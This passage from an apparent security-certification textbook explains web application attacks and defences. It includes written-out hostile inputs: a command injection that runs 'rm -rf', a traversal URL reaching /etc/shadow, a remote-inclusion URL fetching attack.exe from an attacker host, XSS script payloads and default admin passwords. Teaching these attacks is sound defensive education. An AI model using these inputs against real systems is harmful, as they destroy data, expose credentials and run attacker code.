to create a home directory for that user. An attacker examining this application might guess that this is how the application works and then supply the input

`mchapple & rm -rf /home`

which the application then uses to create the system call:

```
system('mkdir /home/students/mchapple & rm -rf home')
```

This sequence of commands deletes the `/home` directory along with all files and subfolders it contains. The ampersand in this command

indicates that the operating system should execute the text after the ampersand as a separate command. This allows the attacker to execute the `rm` command by exploiting an input field that is only intended to execute a `mkdir` command.

Exploiting Authentication Vulnerabilities

Applications, like servers and networks, rely on authentication mechanisms to confirm the identity of users and devices and verify that they are authorized to perform specific actions. Attackers often seek to undermine the security of those authentication systems because, if they are able to do so, they may gain illegitimate access to systems, services, and information protected by that authentication infrastructure.

Password Authentication

Passwords are the most common form of authentication in use today, but unfortunately, they are also the most easily defeated. The reason for this is that passwords are a knowledge-based authentication technique. An attacker who learns a user's password may then impersonate the user from that point forward until the password expires or is changed.

There are many ways that an attacker may learn a user's password, ranging from technical to social. Here are just a few of the possible ways that an attacker might discover a user's password:

- Conducting social engineering attacks that trick the user into revealing a password, either directly or through a false authentication mechanism
- Eavesdropping on unencrypted network traffic
- Obtaining a dump of passwords from previously compromised sites and assuming that a significant proportion of users reuse their passwords from that site on other sites

In addition to these approaches, attackers may be able to conduct credential brute-forcing attacks, in which they obtain a set of weakly

hashed passwords from a target system and then conduct an exhaustive search to crack those passwords and obtain access to the system.

In some cases, application developers, vendors, and systems administrators make it easy for an attacker. Systems sometimes ship with default administrative accounts that may remain unchanged. For example, [Figure 6.7](#) shows a section of the manual for a Zyxel router that includes a default username and password as well as instructions for changing that password.

Step 3 Login the device with your defined password. If you haven't changed it before, please login with default username/password (admin/1234). After login, go to [Maintenance](#) → [Administration](#) → [Administrator](#).

Type your new password in the field "New Password" and type it again in "Confirm Password", then click "SAVE".

[FIGURE 6.7](#) Zyxel router default password

Source: www.router-reset.com/default-password-ip-list/ZyXEL

Penetration testers may assume that an administrator may not have changed the default password and try to use a variety of default passwords on applications and devices in an attempt to gain access. Some common username/password combinations to test are as follows:

- administrator/password
- admin/password
- admin/admin

Many websites maintain detailed catalogs of the default passwords used for a wide variety of applications and devices. Those sites are a great starting point for penetration testers seeking to gain access to a networked device.

Session Attacks

Credential-stealing attacks allow a hacker or penetration tester to authenticate directly to a service using a stolen account. *Session hijacking* attacks take a different approach by stealing an existing authenticated session. These attacks don't require that the attacker gain access to the authentication mechanism; instead, they take over an already authenticated session with a website.

Most websites that require authentication manage user sessions using *cookies* managed in the user's browser and transmitted as part of the *HTTP header* information provided by a website. In this approach, illustrated in [Figure 6.8](#), the user accesses the website's login form and uses their credentials to authenticate. If the user passes the authentication process, the website provides the user's browser with a cookie that may be used to authenticate future requests. Once the user has a valid cookie stored in the browser, the browser transmits that cookie with all future requests made to the website. The website inspects the cookie and determines that the user has already authenticated and does not need to reenter their password or complete other authentication tasks.




FIGURE 6.8 Session authentication with cookies

The cookie is simply a storage object maintained in the user's browser that holds variables that may later be accessed by the website that created them. You can think of a cookie as a small database of information that the website maintains in the user's browser. The cookie contains an authentication string that ties the cookie to a particular user session. [Figure 6.9](#) shows an example of a cookie used by the [CNN.com](#) website, viewed in the Chrome browser. If you inspect the contents of your own browser's cookie cache, you'll likely find hundreds or thousands of cookies maintained by websites that you've visited. Some cookies may be years old.

The screenshot shows the Chrome DevTools Network tab with the 'Application' panel open. The 'Cookies' section is selected, displaying a list of session cookies. The table has columns for Name, Value, Domain, Path, Expires / Max-Age, Size, HTTP, Secure, and SameSite. Key entries include:

Name	Value	Domain	Path	Expires / Max-Age	Size	HTTP	Secure	SameSite
1P_JAR	2018-5-15-15	www.facebook.com	/	1969-12-31T23:59:59Z	0			
APISID	ck8lPqms5nUwq1ua/ARDXC72uVC05WkFIG	.google.com	/	2018-06-14T11:59:59Z	18			
CAMPAIGN	91667-2.78401-1.93144-1.87773-2.89802-1.66756-1.66...	.imrworldwid...	/	2019-05-17T11:59:59Z	119			
CNNTosAgreed	agreed	.cnn.com	/	2019-01-19T11:59:59Z	18			
DV	o04804046Fb55DEGu74UUQafD6eJpFNhZEH2Srbk0ZBAI...	www.google.com	/	2018-05-15T11:59:59Z	80			
HSID	ApyeVdA09U32zzKmm	.google.com	/	2020-05-08T23:59:59Z	21	✓		
IDE	AHWqTUnBC88MJQooj2xhuit6BzCPPxoPxCAwfGVIfc2...	.doubleclick...	/	2019-11-25T23:59:59Z	67	✓		
IMRID	a40bc9a1-19b2-427b-8078-6a6508ee3e3b	.imrworldwid...	/	2018-12-20T23:59:59Z	41			
MUID	0F07823AA0C26C951727897FA4C26F51	.bing.com	/	2018-12-20T23:59:59Z	36			
MUIDB	0F07823AA0C26C951727897FA4C26F51	bat.bing.com	/	2018-12-20T23:59:59Z	37	✓		
NID	130=c_uaMqvO_7REKCSi_cL6qXfD25R3jo1Vc_yRWAg...	.google.com	/	2018-11-15T11:59:59Z	313	✓		
OTZ	4358535_72_76_104100_72_446760	www.google.com	/	2018-05-15T11:59:59Z	33			
SAPISID	5maXa-vugpb0CWd1/AgwhKu8JoJ4n4_Fkc	.google.com	/	2020-05-08T23:59:59Z	41	✓		
SID	GQalvEDni5uAW9Fxg13GDxPzeQoJ7HoNuV2bxFyWh...	.google.com	/	2020-05-08T23:59:59Z	74			
SIDCC	AEfLoEZFd54B1R9wtleL4xtwwoaEZubXfoeTVkXJZI...	.google.com	/	2018-08-13T11:59:59Z	80			
SRCHID	AF=NOFORM	.bing.com	/	2019-11-30T00:00:00Z	14			
SRCHUID	V=2&GUID=D8BE9B6F3E4997B2F8B422FC90D935...	.bing.com	/	2019-11-30T00:00:00Z	57			
SRCHUSR	DOB=20171130	.bing.com	/	2019-11-30T00:00:00Z	19			
SSID	AknR0202CO5mcQRh4	.google.com	/	2020-05-08T23:59:59Z	21	✓	✓	
SelectedEdition	www	.cnn.com	/	2018-12-07T00:00:00Z	18			
UID	1A023a2091901081eefd481511647775	.scorecardre...	/	2019-11-15T23:59:59Z	36			
UIDR	1511647775	.scorecardre...	/	2019-11-15T23:59:59Z	14			
_gads	ID=19abc5aa7631ce0:T=1511741692:S=ALNI_MaT210...	.cnn.com	/	2019-11-27T00:00:00Z	75			
_gads	ID=69e67557913e5760:T=1512608949:S=ALNI_MaOmA...	.googlesyndi...	/	2019-12-07T00:00:00Z	75			
_gads	ID=eb31267f9fb278d:T=1514830854:S=ALNI_MbwMoMA...	.amazon-ad...	/	2020-01-01T11:59:59Z	75			
_qca	P0-1149962302-1522811786643	.googlesyndi...	/	2019-04-28T11:59:59Z	32			
_sonar	P0-1628513507-1512606078877	.cnn.com	/	2019-01-03T00:00:00Z	32			
_unam	8001964436353699603	.doubleclick...	/	2019-01-31T00:00:00Z	26			
_auv	7549672-1602e59159d-4bc32011-20	.cnn.com	/	2019-01-09T00:00:00Z	37			
_av	"g58309%7E1.1524187794.0%62C13524.1524187794.0...	.bea4.cnn.com	/	2018-05-20T00:00:00Z	56			
	"1524187764.1524187762848363002p23747964.5%62C"	.bea4.cnn.com	/	2018-05-20T00:00:00Z	50			

FIGURE 6.9 Session cookie from Cable News Network

Cookie Stealing and Manipulation

As you've just read, cookies serve as a key to bypass the authentication mechanisms of a website. To draw a parallel, imagine attending a trade conference. When you arrive at the registration booth, you might be asked to provide photo identification and pay a registration fee. In this case, you go through an authentication process. After you register, the booth attendant hands you a badge that you wear around your neck for the remainder of the show. From that point forward, any security staff can simply glance at your badge and know that you've already been authenticated and granted access to the show. If someone steals your badge, they now have the same show access that you enjoyed.

Cookies work the same way. They're just digital versions of badges. If an attacker is able to steal someone's cookie, they may then impersonate that user to the website that issued the cookie. There are several ways in which an attacker might obtain a cookie:

- Eavesdropping on unencrypted network connections and stealing a copy of the cookie as it is transmitted between the user and the

website.

- Installing malware on the user's browser that retrieves cookies and transmits them back to the attacker.
- Engaging in an *on-path attack*, where the attacker fools the user into thinking that the attacker is actually the target website and presenting a fake authentication form. They may then authenticate to the website on the user's behalf and obtain the cookie.

Once the attacker has the cookie, they may perform cookie manipulation to alter the details sent back to the website or simply use the cookie as the badge required to gain access to the site. This is known as a *session replay* attack, and it is shown in [Figure 6.10](#).




FIGURE 6.10 Session replay

Web developers can protect against cookie theft by marking cookies with the `SECURE` attribute. *Secure cookies* are never transmitted over unencrypted HTTP connections. Both servers and web browsers understand that they must only be sent over encrypted channels to protect against session replay attacks.

The NTLM *pass-the-hash attack* is another form of replay attack that takes place against the operating system rather than a web application.

The attacker begins by gaining access to a Windows system and then harvests stored NTLM password hashes from that system. They can then attempt to use these hashes to gain user or administrator access to that system or other systems in the same Active Directory domain.

Unvalidated Redirects

Insecure URL redirects are another vulnerability that attackers may exploit in an attempt to steal user sessions. Some web applications allow the browser to pass destination URLs to the application and then redirect the user to that URL at the completion of their transaction. For example, an ordering page might use URLs with this structure:

[www.mycompany.com/ordering.php?
redirect=http%3a//www.mycompany.com/thankyou.htm](http://www.mycompany.com/ordering.php?redirect=http%3a//www.mycompany.com/thankyou.htm)

The web application would then send the user to the thank you page at the conclusion of the transaction. This approach is convenient for web developers because it allows administrators to modify the destination page without altering the application code. However, if the application allows redirection to any URL, this creates a situation known as an *unvalidated redirect*, which an attacker may use to redirect the user to a malicious site. For example, an attacker might post a link to the page above on a message board but alter the URL to appear as

[www.mycompany.com/ordering.php?
redirect=http%3a//www.evilhacker.com/passwordstealer.htm](http://www.mycompany.com/ordering.php?redirect=http%3a//www.evilhacker.com/passwordstealer.htm)

A user visiting this link would complete the legitimate transaction on the [mycompany.com](http://www.mycompany.com) website but then be redirected to the attacker's page, where code might send the user straight into a session stealing or credential theft attack.

Developers seeking to include redirection options in their application should perform *validated redirects* that check redirection URLs against an approved list. This list might specify the exact URLs authorized for redirection, or more simply, it might just limit redirection to URLs from the same domain.

Exploiting Authorization Vulnerabilities

We've explored injection vulnerabilities that allow an attacker to send code to backend systems and authentication vulnerabilities that allow an attacker to assume the identity of a legitimate user. Let's now take a look at some authorization vulnerabilities that allow an attacker to exceed the level of access for which they are authorized.

Insecure Direct Object References

In some cases, web developers design an application to directly retrieve information from a database based on an argument provided by the user in either a query string or a POST request. For example, this query string might be used to retrieve a document from a document management system:

www.mycompany.com/getDocument.php?documentID=1842

There is nothing wrong with this approach, as long as the application also implements other authorization mechanisms. The application is still responsible for ensuring that the user is authenticated properly and is authorized to access the requested document.

The reason for this is that an attacker can easily view this URL and then modify it to attempt to retrieve other documents, such as in these examples:

www.mycompany.com/getDocument.php?documentID=1841

www.mycompany.com/getDocument.php?documentID=1843

www.mycompany.com/getDocument.php?documentID=1844

If the application does not perform authorization checks, the user may be permitted to view information that exceeds their authority. This situation is known as an *insecure direct object reference*.

Canadian Teenager Arrested for Exploiting Insecure Direct Object Reference

In April 2018, Nova Scotia authorities charged a 19-year-old with “unauthorized use of a computer” when he discovered that the website used by the province for handling Freedom of Information

requests had URLs that contained a simple integer corresponding to the request ID.

After noticing this, the teenager simply altered the ID from a URL he received after filing his own request and viewed the requests made by other individuals. That's not exactly a sophisticated attack, and many cybersecurity professionals (your authors included) would not even consider it a hacking attempt.

Eventually, the authorities recognized that the province IT team was at fault and dropped the charges against the teenager.

Directory Traversal

Some web servers suffer from a security misconfiguration that allows users to navigate the directory structure and access files that should remain secure. These *directory traversal* attacks work when web servers allow the inclusion of operators that navigate directory paths and filesystem access controls don't properly restrict access to files stored elsewhere on the server.

For example, consider an Apache web server that stores web content in the directory path `/var/www/html/`. That same server might store the shadow password file, which contains hashed user passwords, in the `/etc` directory using the filename `/etc/shadow`. Both of these locations are linked through the same directory structure, as shown in [Figure 6.11](#).




FIGURE 6.11 Example web server directory structure

If the Apache server uses `/var/www/html/` as the root location for the website, this is the assumed path for all files unless otherwise specified. For example, if the site were www.mycompany.com, the URL www.mycompany.com/account.php would refer to the file `/var/www/html/account.php` stored on the server.

In Linux operating systems, the `..` operator in a file path refers to the directory one level higher than the current directory. For example, the path `/var/www/html/..` refers to the directory that is one level higher

than the `html` directory, or `/var/www/`.

Directory traversal attacks use this knowledge and attempt to navigate outside of the areas of the filesystem that are reserved for the web server. For example, a directory traversal attack might seek to access the shadow password file by entering this URL:

www.mycompany.com/../../../../etc/shadow

If the attack is successful, the web server will dutifully display the shadow password file in the attacker's browser, providing a starting point for a brute-force attack on the credentials. The attack URL uses the `..` operator three times to navigate up through the directory hierarchy. If you refer back to [Figure 6.11](#) and use the `/var/www/html` directory as your starting point, the first `..` operator brings you to `/var/www`, the second brings you to `/var`, and the third brings you to the root directory, `/`. The remainder of the URL brings you down into the `/etc/` directory and to the location of the `/etc/shadow` file.

File Inclusion

File inclusion attacks take directory traversal to the next level. Instead of simply retrieving a file from the local operating system and displaying it to the attacker, file inclusion attacks actually execute the code contained within a file, allowing the attacker to fool the web server into executing arbitrary code.

File inclusion attacks come in two variants:

- *Local file inclusion* attacks seek to execute code stored in a file located elsewhere on the web server. They work in a manner very similar to a directory traversal attack. For example, an attacker might use the following URL to execute a file named `attack.exe` that is stored in the `c:\www\uploads` directory on a Windows server:

```
www.mycompany.com/app.php?  
include=C:\\www\\uploads\\attack.exe
```

- *Remote file inclusion* attacks allow the attacker to go a step further and execute code that is stored on a remote server. These

attacks are especially dangerous because the attacker can directly control the code being executed without having to first store a file on the local server. For example, an attacker might use this URL to execute an attack file stored on a remote server:

[www.mycompany.com/app.php?
include=http://evil.attacker.com/attack.exe](http://www.mycompany.com/app.php?include=http://evil.attacker.com/attack.exe)

When attackers discover a file inclusion vulnerability, they often exploit it to upload a *web shell* to the server. Web shells allow the attacker to execute commands on the server and view the results in the browser. This approach provides the attacker with access to the server over commonly used HTTP and HTTPS ports, making their traffic less vulnerable to detection by security tools. In addition, the attacker may even repair the initial vulnerability they used to gain access to the server to prevent its discovery by another attacker seeking to take control of the server or by a security team who then might be tipped off to the successful attack.

Privilege Escalation

Privilege escalation attacks seek to increase the level of access that an attacker has to a target system. They exploit vulnerabilities that allow the transformation of a normal user account into a more privileged account, such as the root superuser account.

In October 2016, security researchers announced the discovery of a Linux kernel vulnerability dubbed Dirty COW. This vulnerability, present in the Linux kernel for nine years, was extremely easy to exploit and provided successful attackers with administrative control of affected systems.

Exam Note

Remember that privilege escalation attacks focus on exploiting flaws to gain elevated permissions or access. A successful privilege escalation attack can allow a normal or an untrusted user to use administrator or other privileged access.

Exploiting Web Application Vulnerabilities

Web applications are complex ecosystems consisting of application code, web platforms, operating systems, databases, and interconnected *application programming interfaces (APIs)*. The complexity of these environments makes many different types of attack possible and provides fertile ground for penetration testers. We've already looked at a variety of attacks against web applications, including injection attacks, session hijacking, directory traversal, and more. In the following sections, we round out our look at web-based exploits by exploring cross-site scripting, cross-site request forgery, and clickjacking.

Cross-Site Scripting (XSS)

Cross-site scripting (XSS) attacks occur when web applications allow an attacker to perform *HTML injection*, inserting their own HTML code into a web page.

Reflected XSS

XSS attacks commonly occur when an application allows *reflected input*. For example, consider a simple web application that contains a single text box asking a user to enter their name. When the user clicks Submit, the web application loads a new page that says, “Hello, *name*.”

Under normal circumstances, this web application functions as designed. However, a malicious individual could take advantage of this web application to trick an unsuspecting third party. As you may know, you can embed scripts in web pages by using the HTML tags `<SCRIPT>` and `</SCRIPT>`. Suppose that, instead of entering *Mike* in the Name field, you enter the following text:

```
Mike<SCRIPT>alert('hello')</SCRIPT>
```

When the web application “reflects” this input in the form of a web page, your browser processes it as it would any other web page: it displays the text portions of the web page and executes the script

portions. In this case, the script simply opens a pop-up window that says “hello” in it. However, you could be more malicious and include a more sophisticated script that asks the user to provide a password and then transmits it to a malicious third party.

At this point, you're probably asking yourself how anyone would fall victim to this type of attack. After all, you're not going to attack yourself by embedding scripts in the input that you provide to a web application that performs reflection. The key to this attack is that it's possible to embed form input in a link. A malicious individual could create a web page with a link titled “Check your account at First Bank” and encode form input in the link. When the user visits the link, the web page appears to be an authentic First Bank website (because it is!) with the proper address in the toolbar and a valid digital certificate. However, the website would then execute the script included in the input by the malicious user, which appears to be part of the valid web page.

What's the answer to cross-site scripting? When creating web applications that allow any type of user input, developers must be sure to perform *input validation*. At the most basic level, applications should never allow a user to include the <SCRIPT> tag in a reflected input field. However, this doesn't solve the problem completely; there are many clever alternatives available to an industrious web application attacker. The best solution is to determine the type of input that the application *will* allow and then validate the input to ensure that it matches that pattern. For example, if an application has a text box that allows users to enter their age, it should accept only one to three digits as input. The application should reject any other input as invalid.

Exam Note

Know that in a cross-site scripting (XSS) attack, an attacker embeds scripting commands on a website that will later be executed by an unsuspecting visitor accessing the site. The idea is to trick a user visiting a trusted site into executing malicious code

placed there by an untrusted third party.



For more examples of ways to evade cross-site scripting filters, see
https://cheatsheetseries.owasp.org/cheatsheets/XSS_Filter_Evasion_Cheat_Sheet.html.

Stored/Persistent XSS

Cross-site scripting attacks often exploit reflected input, but this isn't the only way that the attacks might take place. Another common technique is to store cross-site scripting code on a remote web server in an approach known as *stored XSS*. These attacks are described as persistent because they remain on the server even when the attacker isn't actively waging an attack.

As an example, consider a message board that allows users to post messages that contain HTML code. This is very common because users may want to use HTML to add emphasis to their posts. For example, a user might use this HTML code in a message board posting:

```
<p>Hello everyone,</p>
<p>I am planning an upcoming trip to <A HREF=
'https://www.mlb.com/mets/ballpark'>Citi Field</A> to see the
Mets take on the
Yankees in the Subway Series.</p>
<p>Does anyone have suggestions for transportation? I am staying
in Manhattan
and am only interested in <B>public transportation</B> options.
</p>
<p>Thanks!</p>
<p>Mike</p>
```

When displayed in a browser, the HTML tags would alter the appearance of the message, as shown in [Figure 6.12](#).

Hello everyone,

I am planning an upcoming trip to [Citi Field](#) to see the Mets take on the Yankees in the Subway Series.

Does anyone have suggestions for transportation? I am staying in Manhattan and am only interested in **public transportation** options.

Thanks!

Mike

FIGURE 6.12 Message board post rendered in a browser

An attacker seeking to conduct a cross-site scripting attack could try to insert an HTML script in this code. For example, they might enter this code:

```
<p>Hello everyone,</p>
<p>I am planning an upcoming trip to <a href='https://www.mlb.com/mets/ballpark'>Citi Field</a> to see the
Mets take on the
Yankees in the Subway Series.</p>
<p>Does anyone have suggestions for transportation? I am staying
in Manhattan
and am only interested in <b>public transportation</b> options.
</p>
<p>Thanks!</p>
<p>Mike</p>
<script>alert('Cross-site scripting!')</script>
```

When future users load this message, they would then see the alert pop-up shown in [Figure 6.13](#). This is fairly innocuous, but an XSS attack could also be used to redirect users to a phishing site, request sensitive information, or perform another attack.




FIGURE 6.13 XSS attack rendered in a browser

Request Forgery

Request forgery attacks exploit trust relationships and attempt to have users unwittingly execute commands against a remote server. They come in two forms: cross-site request forgery and server-side request forgery.

Cross-Site Request Forgery (CSRF/XSRF)

Cross-site request forgery attacks, abbreviated as XSRF or CSRF attacks, are similar to cross-site scripting attacks but exploit a different trust relationship. XSS attacks exploit the trust that a user has in a website to execute code on the user's computer. XSRF attacks exploit the trust that remote sites have in a user's system to execute commands on the user's behalf.

XSRF attacks work by making the reasonable assumption that users are often logged into many different websites at the same time. Attackers then embed code in one website that sends a command to a second website. When the user clicks the link on the first site, they are unknowingly sending a command to the second site. If the user happens to be logged into that second site, the command may succeed. Consider, for example, an online banking site. An attacker who wants

to steal funds from user accounts might go to an online forum and post a message containing a link. That link actually goes directly into the money transfer site that issues a command to transfer funds to the attacker's account. The attacker then leaves the link posted on the forum and waits for an unsuspecting user to come along and click the link. If the user happens to be logged into the banking site, the transfer succeeds.

Developers should protect their web applications against XSSRF attacks. One way to do this is to create web applications that use secure tokens that the attacker would not know to embed in the links. Another safeguard is for sites to check the referring URL in requests received from end users and only accept requests that originated from their own site.

Server-Side Request Forgery (SSRF)

Server-side request forgery (SSRF) attacks exploit a similar vulnerability but instead of tricking a user's browser into visiting a URL, they trick a server into visiting a URL based on user-supplied input. SSRF attacks are possible when a web application accepts URLs from a user as input and then retrieves information from that URL. If the server has access to nonpublic URLs, an SSRF attack can unintentionally disclose that information to an attacker.

Application Security Controls

Although the many vulnerabilities affecting applications are a significant source of concern for cybersecurity professionals, the good news is that a number of tools are available to assist in the development of a defense-in-depth approach to security. Through a combination of secure coding practices and security infrastructure tools, cybersecurity professionals can build robust defenses against application exploits.

Input Validation

Cybersecurity professionals and application developers have several tools at their disposal to help protect against application

vulnerabilities. The most important of these is *input validation*. Applications that allow user input should perform validation of that input to reduce the likelihood that it contains an attack. Improper input handling practices can expose applications to injection attacks, cross-site scripting attacks, and other exploits.

The most effective form of input validation uses *allow listing*, in which the developer describes the exact type of input that is expected from the user and then verifies that the input matches that specification before passing the input to other processes or servers. For example, if an input form prompts a user to enter their age, allow listing could verify that the user supplied an integer value within the range 0–125. The application would then reject any values outside that range.

Exam Note

Remember that input validation helps prevent a wide range of problems, from cross-site scripting (XSS) to SQL injection attacks.



